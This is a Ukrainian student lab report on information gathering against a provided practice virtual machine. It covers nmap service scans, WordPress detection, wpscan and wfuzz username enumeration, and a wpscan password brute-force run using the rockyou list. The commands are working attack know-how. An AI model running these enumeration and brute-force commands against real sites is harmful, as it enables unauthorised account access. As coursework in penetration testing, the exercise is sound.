

Лабораторна робота 1

Назва: Збір інформації

| Група: ФІ-92 | |
|--------------|-------------------|
| Команда | Учасник |
| Команда №1 | Поночевний Назар |
| | Романченко Дмитро |
| | |

Розробники:

- Anders Carlsson
- Oleksii Baranovskyi

Передумови: Для виконання робіт рекомендується встановити програму віртуалізації для операційних систем, VirtualBox [1] <https://www.virtualbox.org/wiki/Downloads>, на яку рекомендується встановити дистрибутив Kali Linux [2] <https://www.kali.org/get-kali/#kali-virtual-machines> – що є Linux дистрибутивом який створено на основі Debian з відкритим вихідним кодом, призначений для вирішення різних завдань інформаційної безпеки, таких як тестування на проникнення, дослідження безпеки і комп'ютерна криміналістика.

Встановлена цільова віртуальна машина, для виконання лабораторної роботи.
<https://drive.google.com/file/d/1A4OpvQ-zXyZzDBX6igJORCPI6gstmL1E/view?usp=sharing>

Зміст

| | |
|---|---|
| Завдання 1. Визначення сервісів..... | 1 |
| Завдання 2. Перерахування користувачів..... | 6 |

Завдання 1. Визначення сервісів

Призначення: зрозуміти, як визначати сервіси на веб-серверах / серверах додатків.

Після цієї роботи студент має:

- знати: що таке сканування;
- вміти: аналізувати заголовки HTTP та процес їх генерації.

Завдання:

- проаналізувати наданий веб-ресурс на віртуальній машині 192.168.56.2, перевірити його параметри, проаналізувати заголовки, виконати сканування.

Технічні інструменти для виконання роботи:

- nmap (утиліта, додаток, програма для сканування)
- Browser Developer Tools (Інструменти розробника браузерa)

Рішення:

Відкрити сайт у браузері. Проаналізуйте HTTP-параметри для запитів GET/POST. Використати надані інструменти для визначення сервісів.

ЗАВДАННЯ 1

Який сервер встановлено? Доведіть це за допомогою знімка екрану.

Відповідь:

Встановлено сервер nginx 1.14.2

```

(kali@kali)-[~]
$ nmap -v -A 192.168.56.2
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-06 07:40 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 07:40
Completed NSE at 07:40, 0.00s elapsed
Initiating NSE at 07:40
Completed NSE at 07:40, 0.00s elapsed
Initiating NSE at 07:40
Completed NSE at 07:40, 0.00s elapsed
Initiating Ping Scan at 07:40
Scanning 192.168.56.2 [2 ports]
Completed Ping Scan at 07:40, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:40
Completed Parallel DNS resolution of 1 host. at 07:41, 8.01s elapsed
Initiating Connect Scan at 07:41
Scanning 192.168.56.2 [1000 ports]
Discovered open port 8080/tcp on 192.168.56.2
Discovered open port 3306/tcp on 192.168.56.2
Discovered open port 22/tcp on 192.168.56.2
Discovered open port 80/tcp on 192.168.56.2
Completed Connect Scan at 07:41, 0.29s elapsed (1000 total ports)
Initiating Service scan at 07:41
Scanning 4 services on 192.168.56.2
Completed Service scan at 07:43, 155.22s elapsed (4 services on 1 host)
NSE: Script scanning 192.168.56.2.
Initiating NSE at 07:43
Completed NSE at 07:44, 37.36s elapsed
Initiating NSE at 07:44
Completed NSE at 07:44, 21.01s elapsed
Initiating NSE at 07:44
Completed NSE at 07:44, 0.00s elapsed
Nmap scan report for 192.168.56.2
Host is up (0.014s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 9b:42:b9:b8:16:59:9c:37:54:26:d2:ec:f3:b8:10:b3 (RSA)
|   256 71:f7:85:5a:bf:8a:4d:47:12:26:01:73:d3:ed:89:8f (ECDSA)
|_  256 cb:e3:01:a4:ec:18:be:a5:de:aa:e0:81:65:68:4d:41 (ED25519)
80/tcp    open  http     nginx 1.14.2
|_ http-server-header: nginx/1.14.2
|_ http-methods:
|_ Supported Methods: GET HEAD OPTIONS
|_ http-generator: WordPress 5.5
|_ http-title: Laboratory Site 6#8211; Just another WordPress site

```

ЗАВДАННЯ 2

Які ще служби встановлено? Доведіть це (надайте знімок екрану).

Відповідь:

Apache 2.4.38, MySQL і OpenSSH 7.9p1

```

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 9b:42:b9:b8:16:59:9c:37:54:26:d2:ec:f3:b8:10:b3 (RSA)
|   256 71:f7:85:5a:bf:8a:4d:47:12:26:01:73:d3:ed:89:8f (ECDSA)
|_  256 cb:e3:01:a4:ec:18:be:a5:de:aa:e0:81:65:68:4d:41 (ED25519)
80/tcp    open  http      nginx 1.14.2
|_ http-server-header: nginx/1.14.2
|_ http-methods:
|_   Supported Methods: GET HEAD OPTIONS
|_ http-generator: WordPress 5.5
|_ http-title: Laboratory Site &#8211; Just another WordPress site
3306/tcp  open  mysql?
|_ ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_ ssl-date: ERROR: Script execution failed (use -d to debug)
|_ tls-alpn: ERROR: Script execution failed (use -d to debug)
|_ sslv2: ERROR: Script execution failed (use -d to debug)
8080/tcp  open  http      Apache httpd 2.4.38 ((Debian))
|_ http-methods:
|_   Supported Methods: GET POST OPTIONS
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: Did not follow redirect to http://192.168.56.2/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

ЗАВДАННЯ 3

Яка база даних використовується? Доведіть це (надайте знімок екрану).

Відповідь:

Nmap визначив БД як MySQL, проте не визначив версію, тому, напевно, це MariaDB – доволі поширений форк MySQL

```

Nmap scan report for 192.168.56.2
Host is up, received syn-ack (0.0044s latency).
Scanned at 2022-02-06 08:42:21 EST for 197s

PORT      STATE SERVICE REASON  VERSION
3306/tcp  open  mysql?  syn-ack
|_ mysql-info:
|_  MySQL Error: Host '192.168.56.1' is not allowed to connect to this MariaDB server
Final times for host: srtt: 4404 rttvar: 3847  to: 100000

```

ЗАВДАННЯ 4

Яка CMS використовується? Доведіть це (надайте знімок екрану).

Відповідь:

WordPress 5.5

Inspector

Console

Debugger

Network

Style Editor

Performance

Memory

Storage

Accessibility

Applicatio

Q Search HTML

+

Filter Styles

:hov .cls +

☀

🔍

🗑

<style>⌵</style>

<link id="wp-block-library-css" rel="stylesheet" href="http://192.168.56.2/wp-includes/css/dist/block-library/style.min.css?ver=5.5" media="all">

<link id="twentytwenty-style-css" rel="stylesheet" href="http://192.168.56.2/wp-content/themes/twentytwenty/style.css?ver=1.5" media="all">

<style id="twentytwenty-style-inline-css">⌵</style>

<link id="twentytwenty-print-style-css" rel="stylesheet" href="http://192.168.56.2/wp-content/themes/twentytwenty/print.css?ver=1.5" media="print">

<script id="twentytwenty.js-js" src="http://192.168.56.2/wp-content/themes/twentytwenty/assets/js/index.js?ver=1.5" async=""></script>

<link rel="https://api.w.org/" href="http://192.168.56.2/index.php?rest_route=">

<link rel="alternate" type="application/json" href="http://192.168.56.2/index.php?rest_route=/wp/v2/pages/5">

<link rel="EditURI" type="application/rsd+xml" title="RSD" href="http://192.168.56.2/xmlrpc.php?rsd">

<link rel="wlmmanifest" type="application/wlmmanifest+xml" href="http://192.168.56.2/wp-includes/wlmmanifest.xml">

<meta name="generator" content="WordPress 5.5">

<link rel="canonical" href="http://192.168.56.2/">

<link rel="shortlink" href="http://192.168.56.2/">

<link rel="alternate" type="application/json+oembed" href="http://192.168.56.2/index.php?rest_route=%2Foembed%2F1.0%2Fembed&url=http%3A%2F%2F192.168.56.2%2F">

<link rel="alternate" type="text/xml+oembed" href="http://192.168.56.2/index.php?rest_route=%2Foembed%2F1.0%2Fembed&url=http%3A%2F%2F192.168.56.2%2F&format=xml">

<script>⌵</script>

<style>⌵</style>

</head>

html.js > head > meta

element { inline

<div>

*, ::before, ::after { style.css:144

box-sizing: inherit;

-webkit-font-smoothing: antialiased; ⚠

word-break: break-word;

word-wrap: break-word;

</div>

Inherited from html

:root { style.min.css:1

--wp-admin-theme-color: #007cba;

--wp-admin-theme-color-darker-10: #006ba1;

--wp-admin-theme-color-darker-20: #005a87;

</div>

html { style.css:116

font-size: 62.5%;

</div>

Завдання 2. Перерахування користувачів

Призначення: зрозуміти, як виконувати перерахування користувачів

Після роботи студент повинен

- знати: що таке перерахування користувачів;
- вміти: виконувати перерахування користувачів;

Завдання:

- проаналізувати наданий веб-ресурс на віртуальній машині 192.168.56.2.
знайти сторінку входу, виконати перерахування користувачів

Технічні інструменти для виконання роботи:

- wfuzz
- THC-hydra
- etc

Рішення:


Відкрити сайт у браузері. Проаналізувати HTTP-параметри для запитів GET/POST. Використовуйте надані інструменти для перерахування користувачів.

ЗАВДАННЯ 1

Надайте відповідь – для даного веб-ресурсу: які користувачі зареєстровані?
Доведіть це (надайте знімок екрану).

Відповідь:

admin, root, user1, test



```
kali@kali: ~  
└─$ wpscan --url http://192.168.56.2 --enumerate u  
  
WordPress Security Scanner by the WPScan Team  
Version 3.8.20  
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart  
  
[i] Updating the Database ...  
[i] Update completed.  
  
[+] URL: http://192.168.56.2/ [192.168.56.2]  
[+] Started: Sun Feb 6 09:42:52 2022  
  
Interesting Finding(s):  
  
[+] Headers  
| Interesting Entry: Server: nginx/1.14.2  
| Found By: Headers (Passive Detection)  
| Confidence: 100%  
  
[+] XML-RPC seems to be enabled: http://192.168.56.2/xmlrpc.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
| References:  
| - http://codex.wordpress.org/XML-RPC_Pingback_API  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghos  
t_scanner/  
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_d  
os/  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlr  
pc.php  
  
[+] Enumerating Users (via Passive and Aggressive Methods)  
Brute Forcing Author IDs - Time: 00:00:31 < (10 / 10) 100.00% Time: 00:00:3  
1  
  
[i] User(s) Identified:  
  
[+] A WordPress Commenter  
| Found By: Rss Generator (Passive Detection)  
  
[+] test  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
  
[+] admin  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
  
[+] user1  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
  
[+] root  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)
```


POST http://192.168.56.2/wp-login.php

Status: 200 OK

Version: HTTP/1.1

Transferred: 2.81 KB (754 KB size)

Referrer Policy: strict-origin-when-cross-origin

Response Headers (12/8)

Cache-Control: no-cache, must-revalidate, max-age=0

Connection: keep-alive

Content-Encoding: gzip

Content-Length: 2489

Content-Type: text/html; charset=UTF-8

Date: Sun, 05 Feb 2022 13:58:17 GMT

Expires: Wed, 11 Jan 1984 05:00:00 GMT

Server: nginx/1.14.2

Set-Cookie: wordpress_test_cookie=WP-Cookie-Check; path=/

Vary: Accept-Encoding

X-Frame-Options: SAMEORIGIN

Request Headers (5/0)

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.5

HeadersCookiesRequestResponseTimings

Filter Request Parameters

Form data

log: "hello"

pwd: "123"


wp-submit: "Log in"

redirect_to: "http://192.168.56.2/wp-admin/"

testcookie: ""

HTML

Raw



Unknown username. Check again or try your email address.

Username or Email Address

Password

☐ Remember Me

Log In

(kali@kali)-[~]

\$ wffuzz -c -z file,Desktop/names.txt -hw 478 -d "log=FUZZ&pwd=anything" http://192.168.56.2/wp-login.php /usr/lib/python3/dist-packages/wffuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

* Wfuzz 3.1.0 - The Web Fuzzer *

Target: http://192.168.56.2/wp-login.php

Total requests: 10177

| ID | Response | Lines | Word | Chars | Payload |
|------------|----------|-------|-------|---------|---------|
| 000000086: | 200 | 100 L | 485 W | 7861 Ch | "admin" |
| 000008208: | 200 | 100 L | 485 W | 7859 Ch | "root" |

ЗАВДАННЯ 2

Чи можлива атака за підбором пароля? Доведіть це (надайте знімок екрану).


Відповідь:

Так, бо захисту від brute force атаки (ліміт на кількість невдалих спроб) немає.

(kali@kali)-[~]

\$ wpscan --url http://192.168.56.2 --passwords Desktop/rockyou.txt --userna

mes admin



WordPress Security Scanner by the WPSecScan Team
Version 3.8.20
Sponsored by Automattic - <https://automattic.com/>
@_WPSecScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.56.2/ [192.168.56.2]

[+] Started: Sun Feb 6 14:54:09 2022

Trying admin / misterio Time: 00:08:05 < (3224 / 14344391) 0.02% ETA: 7:?:?

Trying admin / xxxxx Time: 00:08:06 < (3225 / 14344391) 0.02% ETA: 7:?:?

Trying admin / yahoo! Time: 00:08:06 < (3226 / 14344391) 0.02% ETA: 7:?:?

Trying admin / cookies1 Time: 00:08:06 < (3228 / 14344391) 0.02% ETA: 7:?:?

Trying admin / bentley Time: 00:08:06 < (3229 / 14344391) 0.02% ETA: 7:?:?

Trying admin / wanted Time: 00:08:07 < (3230 / 14344391) 0.02% ETA: 7:?:?

Trying admin / shelby1 Time: 00:08:07 < (3231 / 14344391) 0.02% ETA: 7:?:?

Trying admin / love24 Time: 00:08:07 < (3234 / 14344391) 0.02% ETA: 7:?:?

Trying admin / tantan Time: 00:08:07 < (3235 / 14344391) 0.02% ETA: 7:?:?

Trying admin / wanker Time: 00:08:07 < (3236 / 14344391) 0.02% ETA: 7:?:?

Trying admin / MICHAEL Time: 00:08:07 < (3238 / 14344391) 0.02% ETA: 7:?:?

Trying admin / kissmel Time: 00:08:07 < (3239 / 14344391) 0.02% ETA: 7:?:?

Trying admin / chase Time: 00:08:08 < (3240 / 14344391) 0.02% ETA: 7:?:?

Trying admin / notrod Time: 00:08:08 < (3241 / 14344391) 0.02% ETA: 7:?:?

Trying admin / Fatass Time: 00:08:08 < (3244 / 14344391) 0.02% ETA: 7:?:?

Trying admin / haley Time: 00:08:09 < (3245 / 14344391) 0.02% ETA: 7:?:?

Trying admin / porsche Time: 00:08:09 < (3246 / 14344391) 0.02% ETA: 7:?:?

Trying admin / monkey12 Time: 00:08:09 < (3248 / 14344391) 0.02% ETA: 7:?:?

Trying admin / rockyou! Time: 00:08:10 < (3250 / 14344391) 0.02% ETA: 7:?:?

Trying admin / shayla Time: 00:08:10 < (3251 / 14344391) 0.02% ETA: 7:?:?

Trying admin / rosado Time: 00:08:10 < (3254 / 14344391) 0.02% ETA: 7:?:?

Trying admin / starbust Time: 00:08:11 < (3255 / 14344391) 0.02% ETA: 7:?:?

Trying admin / ***** Time: 00:08:11 < (3256 / 14344391) 0.02% ETA: 7:?:?

Trying admin / 363636 Time: 00:08:11 < (3258 / 14344391) 0.02% ETA: 7:?:?

Trying admin / charming Time: 00:08:11 < (3259 / 14344391) 0.02% ETA: 7:?:?

Trying admin / sam123 Time: 00:08:11 < (3260 / 14344391) 0.02% ETA: 7:?:?

Trying admin / jeter2 Time: 00:08:11 < (3261 / 14344391) 0.02% ETA: 7:?:?

Trying admin / password Time: 00:08:11 < (3262 / 14344391) 0.02% ETA: 7:?:?

Trying admin / alucard Time: 00:08:11 < (3264 / 14344391) 0.02% ETA: 7:?:?

Trying admin / 147896325 Time: 00:08:12 < (3265 / 14344391) 0.02% ETA: 7:?:?

Trying admin / livestrong Time: 00:08:12 < (3267 / 14344391) 0.02% ETA: 7:?:?

Trying admin / jayden1 Time: 00:08:12 < (3268 / 14344391) 0.02% ETA: 7:?:?

Trying admin / footbeer Time: 00:08:12 < (3269 / 14344391) 0.02% ETA: 7:?:?

Trying admin / Jessica Time: 00:08:13 < (3270 / 14344391) 0.02% ETA: 7:?:?

Trying admin / viridiana Time: 00:08:13 < (3271 / 14344391) 0.02% ETA: 7:?:?

Trying admin / gunners Time: 00:08:13 < (3273 / 14344391) 0.02% ETA: 7:?:?

Trying admin / sylvia Time: 00:08:13 < (3275 / 14344391) 0.02% ETA: 7:?:?

Trying admin / lovehate Time: 00:08:14 < (3276 / 14344391) 0.02% ETA: 7:?:?

Trying admin / lololo Time: 00:08:14 < (3279 / 14344391) 0.02% ETA: 7:?:?